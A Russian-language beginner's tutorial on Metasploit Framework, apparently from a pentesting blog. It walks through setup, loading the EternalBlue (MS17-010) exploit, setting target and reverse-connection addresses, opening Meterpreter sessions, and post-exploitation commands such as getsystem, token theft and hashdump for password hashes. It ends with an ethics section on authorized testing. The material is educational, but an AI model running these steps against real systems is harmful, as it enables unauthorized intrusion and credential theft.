
Что такое Metasploit Framework и зачем он нужен
Metasploit Framework - это открытая платформа для разработки, тестирования и выполнения эксплойтов. Простыми словами, это большая библиотека готовых инструментов, которые позволяют проверить, можно ли воспользоваться той или иной уязвимостью на целевой системе. Вместо того чтобы писать эксплойт с нуля, вы находите подходящий модуль в Metasploit, настраиваете несколько параметров и запускаете его. Платформа была создана более двадцати лет назад Эйч Ди Муром, изначально на языке Perl, а затем полностью переписана на Ruby. Сегодня Metasploit развивается под руководством компании Rapid7 и содержит тысячи модулей - эксплойтов, вспомогательных сканеров, полезных нагрузок и инструментов для постэксплуатации.
Для тестировщика безопасности Metasploit ценен по нескольким причинам. Во-первых, он стандартизирует процесс эксплуатации. Вместо десятков разрозненных скриптов с разным синтаксисом вы получаете единый интерфейс, где всё работает по одним и тем же правилам. Во-вторых, Metasploit тесно интегрирован с базами данных, что позволяет сохранять результаты сканирования, найденные хосты и службы, а затем использовать эти данные при выборе эксплойтов. В-третьих, платформа предоставляет Meterpreter — мощную полезную нагрузку, которая даёт атакующему интерактивный доступ к скомпрометированной системе и позволяет выполнять широкий спектр задач, от сбора информации до повышения привилегий.
Установка и первичная настройка
В Kali Linux Metasploit Framework уже установлен по умолчанию. Однако, чтобы использовать все его возможности, особенно интеграцию с базой данных, необходимо выполнить первоначальную настройку. Metasploit использует PostgreSQL для хранения информации о хостах, службах, уязвимостях и учётных данных. Без подключённой базы данных вы сможете запускать эксплойты, но не сможете пользоваться командами hosts, services и vulns, которые значительно упрощают работу.
Первым делом запустите PostgreSQL и инициализируйте базу данных для Metasploit:
| 1 2 | sudo systemctl start postgresql sudo msfdb init |

После инициализации запустите консоль Metasploit:
| 1 | msfconsole |

Вы увидите приглашение msf6 >. Это интерактивная оболочка, через которую вы будете выполнять все дальнейшие команды. Первое, что стоит сделать, - проверить соединение с базой данных:
| 1 | db_status |
Если вы увидите сообщение о successful connection, значит, всё настроено правильно. Теперь можно приступать к работе.
Поиск и выбор модулей
В основе работы с Metasploit лежит поиск подходящего модуля. Все модули организованы в иерархическую структуру, которая отражает их назначение. Эксплойты находятся в каталоге exploit/, вспомогательные модули - в auxiliary/, полезные нагрузки - в payload/, а инструменты для постэксплуатации — в post/. Когда вы знаете, какую службу или уязвимость хотите проверить, используйте команду search:
| 1 | search ms17_010 |
Эта команда найдёт все модули, связанные с уязвимостью MS17-010, также известной как EternalBlue. Результат поиска покажет имя модуля, его тип, дату раскрытия и рейтинг — оценку вероятности успешной эксплуатации. Рейтинг может быть от low до excellent; чем выше рейтинг, тем надёжнее работает эксплойт. Обратите внимание на то, что поиск можно уточнять с помощью фильтров, например type:exploit или platform:windows.

Выбрав подходящий модуль, загрузите его командой use:
| 1 | use exploit/windows/smb/ms17_010_eternalblue |
После загрузки приглашение изменится и будет показывать контекст модуля, например msf6 exploit(windows/smb/ms17_010_eternalblue) >. Это означает, что все последующие команды относятся именно к этому модулю.
Настройка параметров эксплойта
У каждого модуля есть набор параметров, которые необходимо указать перед запуском. Чтобы увидеть их, выполните команду:
| 1 | show options |
Вы увидите таблицу с параметрами, их текущими значениями и указанием на то, является ли параметр обязательным. Для эксплойтов, нацеленных на конкретный хост, ключевым параметром обычно является RHOSTS — адрес целевой системы. Для полезных нагрузок, которые устанавливают обратное соединение, потребуется указать LHOST (адрес вашей системы) и LPORT (порт, на который будет подключена цель).

Установка значений выполняется командой set:
| 1 2 3 | set RHOSTS 192.168.1.100 set LHOST 192.168.1.10 set LPORT 4444 |
Если вы не уверены, какая полезная нагрузка совместима с выбранным эксплойтом, выполните show payloads. Эта команда покажет список всех полезных нагрузок, которые можно использовать с данным модулем. По умолчанию Metasploit часто выбирает reverse_tcp — полезную нагрузку, которая инициирует обратное соединение с вашей системой. Это удобно, поскольку многие брандмауэры разрешают исходящие соединения, но блокируют входящие.
Перед запуском эксплойта полезно выполнить проверку check. Многие модули поддерживают эту команду, которая позволяет определить, уязвима ли целевая система, не выполняя фактическую эксплуатацию. Это хорошая практика, которая снижает риск непреднамеренного сбоя.
Запуск эксплойта и получение сессии
Когда все параметры настроены, запустите эксплойт командой exploit или run:
| 1 | exploit |
Metasploit начнёт отправку пакетов на целевую систему. Если уязвимость существует и эксплойт сработал, вы увидите сообщение об открытии сессии. В случае с Meterpreter вы получите приглашение meterpreter >, что означает, что вы находитесь в интерактивной оболочке на скомпрометированной системе. Если используется обычная командная оболочка, вы увидите приглашение операционной системы, например C:\Windows\system32> для Windows или $ для Linux.
Сессии можно просматривать и переключаться между ними. Команда sessions покажет список активных сессий, а sessions -i 1 позволит взаимодействовать с сессией под номером 1. Если вы хотите оставить сессию в фоне и продолжить работу в консоли Metasploit, используйте команду background или сочетание клавиш Ctrl+Z.
Основы работы с Meterpreter
Meterpreter - это не просто командная оболочка, а полноценная платформа для постэксплуатации. После получения сессии вы можете выполнять команды, которые не зависят от операционной системы. Например, sysinfo покажет информацию о системе: имя хоста, версию ОС, архитектуру. Команда getuid сообщит, от имени какого пользователя вы работаете. ps выведет список процессов, а ipconfig - сетевые интерфейсы.
Одна из самых мощных возможностей Meterpreter - повышение привилегий. Команда getsystem пытается автоматически повысить ваши права до уровня SYSTEM в Windows. Если это не срабатывает, можно использовать steal_token, чтобы выдать себя за другой процесс, или migrate, чтобы внедриться в процесс, работающий с более высокими привилегиями. Для сбора учётных данных используется команда hashdump, которая извлекает хеши паролей из базы SAM в Windows.
Meterpreter также позволяет загружать и скачивать файлы. Команда upload переносит файл с вашей системы на целевую, а download - наоборот. Для поиска файлов по шаблону используйте search -f *.txt -d C:\\Users. Все эти возможности делают Meterpreter незаменимым инструментом для исследования скомпрометированной системы и сбора доказательств для отчёта.
Интеграция с Nmap и базой данных
Одно из главных преимуществ Metasploit - тесная интеграция с Nmap. Вместо того чтобы запускать Nmap отдельно и вручную переносить результаты, вы можете использовать команду db_nmap. Она запускает Nmap с указанными параметрами и автоматически сохраняет результаты в базу данных Metasploit:
text
| 1 | db_nmap -sV -p- 192.168.1.100 |
После завершения сканирования вы можете просмотреть найденные хосты командой hosts и службы командой services. Это позволяет быстро определить, какие порты открыты и какие версии программ работают на целевой системе, а затем сразу перейти к поиску подходящих эксплойтов. Если у вас уже есть XML-файл с результатами Nmap, его можно импортировать командой db_import.
Такая интеграция особенно удобна при тестировании больших сетей, где вручную сопоставлять хосты и службы было бы утомительно. База данных Metasploit становится центральным хранилищем информации, которую вы можете использовать на всех этапах тестирования.
Безопасность и этика
Metasploit - это инструмент, который даёт огромную власть, и этой властью легко злоупотребить. Запуск эксплойта против системы без письменного разрешения её владельца является незаконным и может повлечь уголовную ответственность. Даже если вы просто «проверяете» уязвимость, ваши действия могут быть расценены как попытка несанкционированного доступа. Всегда работайте только с теми системами, на которые у вас есть явное разрешение, и строго придерживайтесь согласованного объёма работ. Если вы практикуетесь, используйте специально созданные для обучения уязвимые виртуальные машины, например Metasploitable, которые можно развернуть в изолированной лаборатории. И никогда не запускайте эксплойты, не понимая, что именно они делают, - некоторые из них могут привести к необратимым изменениям в целевой системе.
FAQ (Часто задаваемые вопросы)
Нужно ли настраивать базу данных для работы с Metasploit?
Технически можно запускать эксплойты и без базы данных, но вы потеряете доступ к командам hosts, services и vulns, которые значительно упрощают анализ. Для полноценной работы база данных необходима.
Чем отличается exploit от run?
В контексте Metasploit эти команды часто взаимозаменяемы. exploit традиционно используется для запуска эксплойтов, а run - для вспомогательных модулей. В современных версиях разница практически стёрлась.
Что делать, если эксплойт не срабатывает?
Причин может быть несколько: целевая система может быть уже пропатчена, эксплойт может быть несовместим с версией ОС или службы, или параметры настроены неверно. Проверьте вывод check, убедитесь, что полезная нагрузка совместима, и попробуйте другие модули для той же уязвимости.
Можно ли использовать Metasploit для легального тестирования?
Да, но только при наличии письменного разрешения от владельца системы. Metasploit - стандартный инструмент в арсенале пентестеров, и его использование в рамках согласованного проекта вполне законно.
Заключение
Metasploit Framework - это не просто набор эксплойтов, а целая экосистема для тестирования безопасности. Он позволяет пройти путь от поиска уязвимости до получения интерактивного доступа к системе и сбора доказательств, которые лягут в основу отчёта. Начните с простых модулей, изучите основы работы с Meterpreter и постепенно переходите к более сложным сценариям. Для дальнейшего изучения обратитесь к нашим статье "Nmap для начинающих: сканирование портов и сетей на практике" - она поможет вам выстроить полный цикл тестирования, от разведки до эксплуатации.